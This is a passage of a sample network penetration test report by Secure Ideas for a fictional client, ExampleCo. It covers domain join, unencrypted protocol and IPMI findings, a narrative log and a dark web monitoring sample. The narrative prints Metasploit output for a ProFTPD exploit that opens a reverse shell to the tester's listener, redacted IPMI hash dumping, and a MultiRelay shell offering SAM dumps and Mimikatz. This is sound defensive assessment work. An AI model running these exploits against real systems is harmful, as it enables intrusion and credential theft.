
This insecure account creation increases the risk to a business of various forms of attacks as unauthorized devices act as a stable host for mounting attacks against the business network.

Finding

Secure Ideas was able to join an unauthorized device to the ExampleCo's Active Directory domain without having administrative access to the domain itself. The malicious user gains a stable host that can act as a ExampleCo device to other systems in the domain but lacks endpoint security controls that would hinder, or block, or detect their attacks.

Once a device has a computer account in Active Directory, it has become a trusted member of the domain and is granted a certain amount of rights and permissions. However, it does not have the entire set of security protections associated with official ExampleCo devices. At a minimum, since the computer account would reside in the default Computers container, the device would only receive policy settings designated by the Default Domain Policy GPO. This GPO typically only contains settings for the lowest common denominator: Password Policies, Kerberos settings, and other general Network security settings that can be applied to all devices in the domain. In addition, the workstation would also be missing all of ExampleCo's designated controls (such as anti-virus and monitoring).

In the example below, Secure Ideas joined a Windows 2012 R2 server to the *cleopatra.caesar.pvt* domain. This first screenshot shows that the *sa1* normal user account's credentials are being used to join the machine to the domain.



Computer Name/Domain Changes

Enter the name and password of an account with p
domain.

sa1

●●●●●●●●●

Domain: cleopatra.caesar.pvt

No valid certificates were found on this smart card


Please try another smart card or contact your administrator.

Member of

● Domain:

cleopatra.caesar.pvt

The following screenshot shows that after using those credentials, the machine was successfully joined to the domain.



Computer Name/Domain Changes

Welcome to the cleopatra.caesar.pvt domain.

Member of

● Domain:

cleopatra.caesar.pvt

Recommendations

Similar to user account management and other administrative functions within Active Directory, Secure Ideas recommends that ExampleCo limits the ability to join computers to the domain to *only approved staff. This is achieved by taking two steps. The first is to apply an ACL to Active Directory so that the rights are delegated to the appropriate users or groups. The second is to remove entries from the* Add Workstations to Domain *User Right setting within the* Default Domain Controllers Policy *GPO.*

7. Use of Unencrypted Protocols


Industry Standards	
OWASP Top 10	*A6:2017: Security Misconfiguration*
NIST 800-53	*SC-8: Transmission Confidentiality and Integrity*

Summary

Standard security practices have ended the use of unencrypted protocols for enterprise processes. SFTP and HTTPS are standard to prevent data breaches and escalating attacks against a business infrastructure.

Finding

Secure Ideas found that ExampleCo makes use of unencrypted protocols for transmitting data. Both FTP and HTTP connections were found on *192.168.1.24*, without the use of a secure layer.



```
└─$ nmap -Pn -n -sT -p 21,80 192.168.1.24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-25 20:01 UTC
Nmap scan report for 192.168.1.24
Host is up (0.00036s latency).

PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Recommendations

Secure Ideas recommends that ExampleCo implement a secure transport layer for all sensitive transactions to protect the data in transit. For HTTP connections, HTTPS should be implemented. For FTP, SFTP should be used instead.

LOW RISK FINDINGS

8. Insecure IPMI Configuration

Industry Standards	
OWASP Top 10	*N/A*
NIST 800-53	*CM-7: Least Functionality* *IA-5: Authentication Management*

Summary

The Intelligent Platform Management Interface (IPMI) is a set of computer subsystem interfaces for monitoring and management of “bare metal” capabilities independently of the host system’s OS, firmware, and CPU. IPMI is commonly found in enterprise virtualization solutions but may be found in many other systems as it has become widely supported by many vendors.


The specific capabilities of each IPMI-supported device and its security best practices tend to vary by vendor, but due to a flaw in the IPMI 2.0 protocol all current IPMI implementations suffer from a vulnerability that reveals any IPMI users and password hashes on the device.

Some of the potential risks of unauthorized access to IPMI include:

- Monitoring and control of power, temperature, and fan speeds
- Monitoring of OS
- Sending of alerts to a system administrator
- Control of the IPMI account(s), thus locking out legitimate administrators


Finding

Secure Ideas found an ExampleCo host supporting IPMI, of which disclose the password hashes due to the IPMI v2.0 disclosure flaw. An attacker can therefore pull the password hashes off of 10.254.0.3’s interface and attempt to crack them offline.



```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.254.0.3

RHOSTS => 10.254.0.3
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 10.254.0.3:623 - IPMI - Hash found: admin:95cb[redacted]
fb20140561646d696e:87e[redacted]4e0
```

Secure Ideas lowered the finding because this particular server is completely segmented and only administrators are able to access it. Secure Ideas validated this claim by attempting to access the host from the normal user subnets, and as seen in the screenshot below, was unable to.



```
└─$ sudo nmap -Pn -n -sU -p 623 10.254.0.3
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-25 21:10 UTC
Nmap scan report for 10.254.0.3
Host is up.

PORT    STATE         SERVICE
623/udp open|filtered asf-rmcp

Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
```

Recommendations

Secure Ideas recommends that ExampleCo first evaluate if IPMI is even needed in the environment. If it is not needed then it should be disabled for LAN connections. If it is needed, then the IPMI devices should be isolated in a management subnet/VLAN using technologies such as firewalls in order to limit access to authorized server administrators.

Since the IPMI v2.0 password hash disclosure flaw cannot be directly addressed until the IPMI standard is updated, the best practice is to assume password hashes can be obtained and therefore use long (e.g., 15+ characters) complex passwords that are rotated regularly. Another supplementary mitigation is to add a non-default username which is hard to guess, and then disable the built-in administrative user. The normal means of dumping password hashes is by brute forcing the default username. Making it difficult to guess the username makes it harder for an attacker to dump the password hashes. This strategy ensures that a very large amount of computing power will be required in order to crack the hashes while they are still useful. It should be noted that this strategy is useless while Cipher Suite Zero is still enabled.

STRATEGIC GUIDANCE

Secure Ideas performed a network penetration test for ExampleCo during March of 2025. Through testing this application, Secure Ideas was able to gather a general sense of ExampleCo's security posture and would like to make the following strategic considerations available to ExampleCo:

Reduction of Privileged Active Directory Accounts

High privileged accounts in Active Directory can be used to compromise the entire infrastructure of a company. The greater the number of members of the Enterprise Admins, Domain Admins, and domain local Administrators groups, the greater the likelihood that the credentials could be exposed to credential theft attacks. Every workstation or server to which one of these privileged accounts is utilized presents a possible way to have the credentials be harvested. A total of 11 service accounts (accounts that do not appear to be directly linked to a specific person and are configured to not have their passwords expire) were found to be members of the privileged AD groups. As these accounts are utilized by systems other than Domain Controllers, they are inherently less secure and pose a potential threat. It is recommended that ExampleCo reviews the membership of these groups and determines if a least-privilege methodology can be implemented for the systems and accounts.

In addition, it is highly recommended that individual accounts be placed in the privileged Active Directory groups instead of using nested groups.

Improve Server Application Patching Time

During the assessment Secure Ideas noticed that the version(s) of software running on server(s) are not the latest versions. ExampleCo should work to improve the patching cycle in order to minimize the time between releases and server updates.

NARRATIVE AND ACTIVITY LOG


This section of the report provides additional context about our activities throughout this project. Our customers find the narrative particularly helpful as an account of what was tested in the event there were few findings or in cases where we explored more complex attack scenarios. The narrative is intentionally written in more casual language for consultants to provide a first-person account of the activities. Any actionable findings are detailed in this report's *Findings and Recommendations* section, so readers may skip this section when the additional context is not needed.

Secure Ideas began testing with the internal IP ranges provided by ExampleCo. We were also provided with a set of standard user credentials (*sa1*) with which to gather information about the *cleopatra.caesar.pvt* domain environment. The account information was provided for testing in order to simulate a compromised user account. After these were validated, we began using various tools and techniques to perform the following types of activities:

- Automated discovery and vulnerability scans of the network IP ranges provided
- Analysis of Active Directory rights and relations, focusing on the ones that an attacker may be able to abuse
- Mapping and testing the external network as an unauthenticated user to determine the risk of an external attack
- Reviewing scans of the IP ranges provided to attempt exploits of vulnerabilities discovered on the networks to gain further access
- If any administrative interfaces were found, we attempted default credentials and brute-force tactics to access those interfaces
- Privilege escalation activities supported by tools such as NetExec, Responder, and MultiRelay
- Locating, gathering, and attempting to crack hashes and passwords found within the network


Additionally, this engagement was treated as a whitebox, or purple team, type of engagement and an excellent level of communication was maintained throughout the testing period. This enabled the Secure Ideas testing team to collaborate closely with ExampleCo's technical team and to quickly respond to any questions or concerns as the engagement progressed.

As we reviewed the initial scan results, we found several hosts which were missing critical security patches, as well as some end-of-life systems. Some of these systems were identified as using CentOS 7 and Windows 2012 R2. Discussions with ExampleCo indicate that many of these systems have already been identified as supporting legacy vendor applications and existing efforts are underway to replace these systems. While these issues only affected a relatively small percentage of the total number of hosts, they still present a significant risk to the organization as a whole. One example of this was seen when checking for OS versions, and the hosts shown below, have not been supported by Microsoft since 2023, as highlighted under the *Use of End-of-Life Software* finding.




```
192.168.1.17     445     CAESAR-DC          [*] Windows Server 2012 R2 Standard 9600 x64
192.168.1.26     445     CLEO-DC            [*] Windows Server 2012 R2 Standard 9600 x64
192.168.1.18     445     SERVER1            [*] Windows Server 2012 R2 Standard 9600 x64
```

Another highlight from the *Use of End-of-Life Software* finding was how easy the vulnerability in ProFTPD server could be exploited. We identified that there was a publicly accessible Metasploit module that could be leveraged to perform the exploit. Although the first attempt failed with the setting specified in the screenshot below, the module still demonstrated how accessible and straightforward the exploitation process was.



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of for
   RHOSTS     192.168.1.24     yes       The target host(s),
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable we
   SSL        false            no        Negotiate SSL/TLS fo
   TARGETURI  /                yes       Base path to the web
   TMPPATH    /tmp             yes       Absolute writable pa
   VHOST                       no        HTTP server virtual


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.229    yes       The listen address (an i
   LPORT  4444             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5



View the full module info with the info, or info -d command.
```


After reconfiguring the *SITEPATH* variable to another well known path of */var/www/html*, the exploit executed correctly, as seen below.



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.229:4444
[*] 192.168.1.24:80 - 192.168.1.24:21 - Connected to FTP server
[*] 192.168.1.24:80 - 192.168.1.24:21 - Sending copy commands to FTP server
[*] 192.168.1.24:80 - Executing PHP payload /i4TQuQ9.php
[*] Command shell session 1 opened (192.168.1.229:4444 -> 192.168.1.24:38301)
```

This demonstrates that the exploit is very easy to leverage if an attacker gains access to ExampleCo's internal network.


We used *NetExec* to enumerate host information that we had access to in the domain. For example, the screenshot below shows how we enumerated the host which was using SMB version 1 and a target for our *Susceptible to SMB Relay Attacks* finding.



```
└─$ nxc smb 192.168.0.20 -u sa1 -d cleopatra.caesar.pvt -p [redacted]

SMB         192.168.0.20    445    WIN-PHIJO8V9813  [*] Windows Server 2012 R2 Standard 9600 x64 (name:WIN-PHIJO
8V9813) (domain:cleopatra.caesar.pvt) (signing:False) (SMBv1:True)
```

We also attempted to utilize NetExec for SMB share information, but the client's SMB share permissions appear to be well secured.

During the engagement, we ran Responder, a tool that responds to broadcast name lookup requests, such as Link-Local Multicast Name Resolution (LLMNR), and resolves the name to the IP address of the Responder system. While attempting to poison these requests, Responder also runs multiple fake services such as SMB, HTTP, and SQL servers for the poisoned client to attempt to authenticate. However, during discussions with ExampleCo, we identified why there was no LLMNR traffic. ExampleCo informed us that the environment was hosted in AWS, and that LLMNR traffic is disabled by default. So, even though we didn't identify any LLMNR traffic we still enumerated a Domain Admin's (DA) account being utilized which attempted to authenticate to each host. After discussing with ExampleCo, we identified that it was a vulnerability scanning tool which attempted an authenticated scan. With this, we were able to perform the *Susceptible to SMB Relay Attacks* finding against another host in the environment to move laterally. Below is the screenshot showing the initial success when negotiating the SMB relay.



```
[+] Setting up SMB relay with SMB challenge: 9e2c26b8108b6d77
[+] Received NTLMv2 hash from: 192.168.1.26
[+] Client info: ['Windows Server 2012 R2 Standard 9600', domain: 'CLEOPATRA', signing:'True']
[+] Username: cleopatra is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, cleopatra has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump               -> Extract the SAM database and print hashes.
regdump KEY        -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File  -> Read a file (eg: read /windows/win.ini)
get  Path_To_File  -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploade
dows\temp\
runas  Command     -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24           -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address  -> Connect to another host (eg: pivot 10.0.0.12)
mimi  command      -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command    -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command      -> Run a local command and display the result in MultiRelay shell (eg: lcmd
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                      If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.0.20 as LocalSystem.
```

Our next step was to perform a Kerberoasting attack to obtain Kerberos service tickets for any accounts that have values in the *ServicePrincipalName* attribute and, therefore, have been registered as service accounts in Active Directory. As service tickets are encrypted with the password hash of the accounts they are tied to, we could take these obtained tickets offline and try to crack the passwords. We were able to seize 11 tickets from the service. While we tried to crack the passwords by using common wordlists and rules (and even brute forcing), we were only able to get one cleartext password before the end of the engagement. We would still recommend that the administrator account not have any SPNs assigned to it as an attacker would not have the same limitation in time.

Next, Bloodhound was used to collect information about the domain environment, mapping out the relationship between existing users, hosts, groups, and sessions across the *cleopatra.caesar.pvt* domain. Overall, Bloodhound is an excellent network enumeration tool that can be used by both red and blue teams to visualize various relationships on a windows network. When reviewing the Bloodhound data, we found that the domain permissions were well configured, and even with several accounts under our control we only saw a couple of paths to escalation available to us.

APPENDIX A – Dark Web Exposure Sample Report for ExampleCo

Sample Period: March 10, 2025 - May 14, 2025

Identifiers in Sample: 68

This report provides a sample of the type of security intelligence Secure Ideas can deliver through our specialized monitoring of the dark web and open web. The data presented here represents a limited dataset demonstrating the kinds of security events and potential threats our full monitoring service can identify.

Note that this sample contains data for 68 monitored identifiers. In a full deployment, we typically monitor a much broader range of organizational assets and identifiers, providing more comprehensive coverage of your security landscape.

Six-Week Risk Score Trends

The following table shows the volume and variation of security-related activities categorized by risk level over the past six weeks. This trend analysis helps understand the changing threat landscape and potential patterns in risk exposure:

Risk Level	Mar 27 - Apr 02	Apr 03 - Apr 09	Apr 10 - Apr 16	Apr 17 - Apr 23	Apr 24 - Apr 30	May 01 - May 07
Critical	0	0	0	0	0	0
High	5	2	40	31	21	34
Medium	0	0	0	0	0	0
Low	10	35	43	57	23	45
Info	0	0	1	0	0	3
Total	**15**	**37**	**84**	**88**	**44**	**82**

Risk Levels:

- Critical: Immediate attention required; high potential for significant impact
- High: Urgent review needed; substantial risk to assets
- Medium: Notable concerns requiring planned response
- Low: Minor issues to be monitored

- Info: Informational findings for awareness

Key observations:

- There has been a notable decrease in overall risk findings compared to six weeks ago.
- Critical and High risk findings should be prioritized for investigation and remediation.

Credentials Exposure Alert

No new leaked credentials have been discovered within the past 90 days. Our monitoring continues to track potential credential exposures across monitored sources.

Risk Event Summary: Sample Findings

The following represents a sample of activities that may pose a risk to your assets. This limited dataset demonstrates the type of detailed intelligence available through our full monitoring service:

High-Risk Activities Detected

Finding 1:

- **Title:** File ubuntu/2009/CVE-2009-4591.json
- **Category:** Drill
- **Timestamp:** 2025-05-07 06:21:09
- **Domain:** secureideas.net
- **Preview:** { "PublicDateAtUSN": "0001-01-01T00:00:00Z", "CRD": "0001-01-01T00:00:00Z", "Candidate": "CVE-...

Finding 2:

- **Title:** File 2009/CVE-2009-4838.json
- **Category:** Drill
- **Timestamp:** 2025-05-07 06:00:48
- **Domain:** secureideas.net
- **Preview:** { "cve": "CVE-2009-4838", "mitre": { "cpes": [], "created": "2010-05-05T18:00:00+00:00",...

Finding 3:

- **Title:** File 2009/4xxx/CVE-2009-4837.json
- **Category:** Drill
- **Timestamp:** 2025-05-07 06:00:34
- **Domain:** secureideas.net

- **Preview:** { "CVE_data_meta": { "ASSIGNER": "cve@mitre.org", "ID": "CVE-2009-4837", ...

Finding 4:

- **Title:** File my-plugins/plugins-cms/base.rb
- **Category:** Drill
- **Timestamp:** 2025-05-07 03:10:04
- **Domain:** secureideas.net
- **Preview:** Plugin.define do name "base" authors ["Brendan Coles bcoles@gmail.com",

] version "0.1" descrip...

Finding 5:

- **Title:** File ubuntu-cve-tracker/retired/CVE-2009-4592
- **Category:** Drill
- **Timestamp:** 2025-05-06 15:12:03
- **Domain:** secureideas.net
- **Preview:** Candidate: CVE-2009-4592 PublicDate: 2010-01-07 18:30:00 UTC References: http://base.secureideas.ne...

Note: This sample shows 29 additional high-risk findings were detected during this period.

Access the Full Picture Through our partnership with Flare.io, Secure Ideas can provide your organization with comprehensive access to:

- Real-time monitoring and alerts
- Detailed finding analysis and context
- Interactive dashboards and reporting
- Powerful activity filtering
- Historical trend analysis

Contact Secure Ideas today for a demonstration of how full console access can enhance your security monitoring capabilities and provide deeper insights into potential threats to your organization.

Disclaimer: This appendix, including its findings, is for informational purposes and is derived from data collected from the internet and dark web during the noted period. Due to the evolving nature of cybersecurity threats, the content is not exhaustive and should not replace professional security *assessments. While Secure Ideas strives for accuracy, we do not warrant the completeness or precision of the information provided in this appendix. Consequently, Secure Ideas disclaims all liability for decisions or actions taken based on this sample dark web monitoring report. We recommend engaging with our security experts for a detailed evaluation and tailored advice.*